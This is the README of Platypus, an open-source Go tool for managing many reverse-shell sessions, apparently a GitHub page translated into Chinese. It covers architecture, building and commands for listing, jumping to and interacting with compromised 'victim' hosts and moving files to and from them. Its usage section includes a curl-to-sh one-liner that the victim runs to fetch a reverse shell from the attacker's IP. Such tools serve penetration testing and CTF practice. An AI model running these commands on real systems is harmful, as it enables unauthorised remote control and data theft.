WangYihang/Platypus
GitHub: WangYihang/Platypus
一个用 Go 实现的现代化多会话反向 Shell 会话管理器,解决多并发会话的统一管控与自动化操作问题。
Stars: 1647 | Forks: 226
# Platypus
一个用 Go 语言编写的现代化多会话反向 Shell 会话/客户端管理器,通过终端运行。
## 架构
Platypus 以三个后端二进制文件加上一个独立的桌面客户端形式发布:
| 二进制文件 | 角色 |
|---|---|
| `platypus-server` | 守护进程。运行反向 Shell 监听器,管理会话,暴露 REST + WebSocket API。 |
| `platypus-admin` | CLI 客户端。通过 HTTP 与 `platypus-server` 通信;适用于脚本编写和 CI。 |
| `platypus-agent` | 加密可控端(曾名 "termite")。通过 TLS + protobuf 连接回服务器。 |
| `platypus-desktop` | 原生(Wails v2)桌面 GUI。连接任意可达服务器的 URL + 密钥;会话、终端、监听器、文件、隧道的分页 UI。参见 [`desktop/`](./desktop/)。 |
服务器纯粹是一个 API —— 不包含嵌入式 Web UI。多个桌面可以同时连接到同一台服务器。
## 功能特性
- 多监听端口 / 多并发反向 Shell 会话
- 承载令牌认证的 [REST API](./docs/RESTful.md)
- [Python SDK](https://github.com/WangYihang/Platypus-Python)
- [反向 Shell 即服务](/docs/RaaS.md)(10 种语言模板,无需记忆单行命令)
- 带进度条的文件下载/上传
- 完整交互式 Shell(支持 vim、Ctrl-C/Z 按预期工作)
- 端口转发(推送、拉取、动态 SOCKS5)
- 加密代理通道(TLS + protobuf)
- 从 `config.yml` 自动启动监听器
- 优雅关闭(在收到 SIGINT/SIGTERM 后 30 秒内排空连接)
## 文档
* [中文 | 中文文档](https://platypus-reverse-shell.vercel.app/)
## 快速开始
### 从源码构建
需要 Go 1.24+ 和 `protoc`(仅在重新生成 protobuf 代码时需要)。
```
git clone https://github.com/WangYihang/Platypus
cd Platypus
make build # → ./build/{platypus-server,platypus-admin,platypus-agent}
```
其他有用的目标:`make test`、`make lint`、`make snapshot`(通过 goreleaser 跨平台构建)、`make help`。
### 构建桌面应用
需要 Node 22+、Wails CLI 依赖(`wails doctor`)以及平台的 WebView 库(Linux 上的 webkit2gtk-4.1、Windows 上的 WebView2、macOS 上的 WKWebView)。
```
make desktop-deps # one-time: install Wails CLI + npm packages
make desktop-build # → desktop/build/bin/platypus-desktop
make desktop-dev # hot-reload dev mode
```
### 或:使用独立的 Web UI(无需安装)
在不构建原生应用的情况下快速验证功能 —— 使用相同的页面与功能(不包括实时事件推送),在任何浏览器中运行:
```
make web-ui # → desktop/frontend/dist-web/ (static bundle)
make web-ui-serve # preview at http://localhost:8080
```
`dist-web/` 是完全静态的资源;可以部署到 GitHub Pages / S3 / nginx。将其指向任意 `platypus-server` 即可通过登录表单连接。
完整说明请参考 [`desktop/README.md`](./desktop/README.md)。
### 从发布包安装
从 [发布页面](https://github.com/WangYihang/Platypus/releases) 下载对应操作系统与架构的归档包,解压后运行。
### 使用 Docker 运行
```
docker build -t platypus-server .
docker run --rm -p 7331:7331 -p 13337:13337 -v $(pwd)/config.yml:/config.yml platypus-server
```
### 运行
```
./build/platypus-server # foreground; Ctrl-C for graceful shutdown
./build/platypus-admin --secret # connect to server via secret → bearer token
```
对于生产环境,建议在 `systemd` 中运行服务器,而不是手动后台化。
## 使用方法
### 网络拓扑
* 攻击 IP:`192.168.88.129`
* 反向 Shell 服务:`0.0.0.0:13337`
* 反向 Shell 服务:`0.0.0.0:13338`
* RESTful 服务:`127.0.0.1:7331`
* 受害者 IP:`192.168.88.130`
### 试用
首先运行 `./Platypus`,随后 `config.yml` 将自动生成,配置文件足够简单。
```
servers:
- host: "0.0.0.0"
port: 13337
# Platypus is able to use several properties as unique identifier (primirary key) of a single client.
# All available properties are listed below:
# `%i` IP
# `%u` Username
# `%m` MAC address
# `%o` Operating System
# `%t` Income TimeStamp
hashFormat: "%i %u %m %o"
- host: "0.0.0.0"
port: 13338
# Using TimeStamp allows us to track all connections from the same IP / Username / OS and MAC.
hashFormat: "%i %u %m %o %t"
restful:
host: "127.0.0.1"
port: 7331
enable: true
# 启动 Platypus 时检查 GitHub 上的新版本
update: false
```

如你所见,Platypus 会检查更新,然后开始监听端口 13337、13338 和 7331。
这三个端口用途不同:
- 13337 反向 Shell 服务器,**拒绝**来自本机的反向会话(我们认为两个连接相同当且仅当它们共享相同的 Hash 值,Hash 信息可在 `config.yml` 中配置)。
- 13338 反向 Shell 服务器,**允许**来自本机的反向会话,提供更高的灵活性。
- 7331 Platypus [RESTful](./doc/RESTful.md) API 端点,允许你通过 HTTP 协议或 [Python SDK](./doc/SDK.md) 操作 Platypus。
如果需要另一个反向 Shell 监听端口,只需输入 `Run 0.0.0.0 1339` 或修改 `config.yml`。
此外,Platypus 会打印关于 [RaaS](./doc/RaaS.md) 的帮助信息,让你无需记忆繁琐的反向 Shell 命令。

使用 Platypus,你只需复制并粘贴 `curl` 命令并在受害机器上执行即可。
```
curl http://127.0.0.1:13337/|sh
curl http://192.168.88.129:13337/|sh
```
现在假设受害者已被攻击者攻击,一条反向 Shell 命令将在其机器上执行。
## 开始使用管理 CLI
### 列出所有受害者

你可以使用 `List` 命令打印所有监听服务器和已连接客户端的表格信息。请注意,端口 `13337` 会重置来自同一机器的连接(我们仅在它们共享相同的 Hash 值时认为两个连接相同,Hash 信息可在 `config.yml` 中配置)。端口 `13338` 不会重置此类连接,提供更高的灵活性。
### 选择受害者

`Jump` 命令可以在客户端之间跳转。
使用 `Jump [HASH / Alias]` 进行跳转。`Alias` 是某个客户端的别名,可通过 `Alias [ALIAS]` 设置客户端别名。
此外,对于通过 `HASH` 跳转,无需输入完整哈希值,哈希值的前缀即可生效。
### 交互式 Shell

`Interact` 会弹出一个 Shell,就像 `netcat` 一样。
### 下载文件

使用 `Download` 命令从反向 Shell 客户端下载文件到攻击者机器。
### 上传文件

使用 `Upload` 命令将文件上传到当前交互的客户端。
### 交互式 Shell 模式
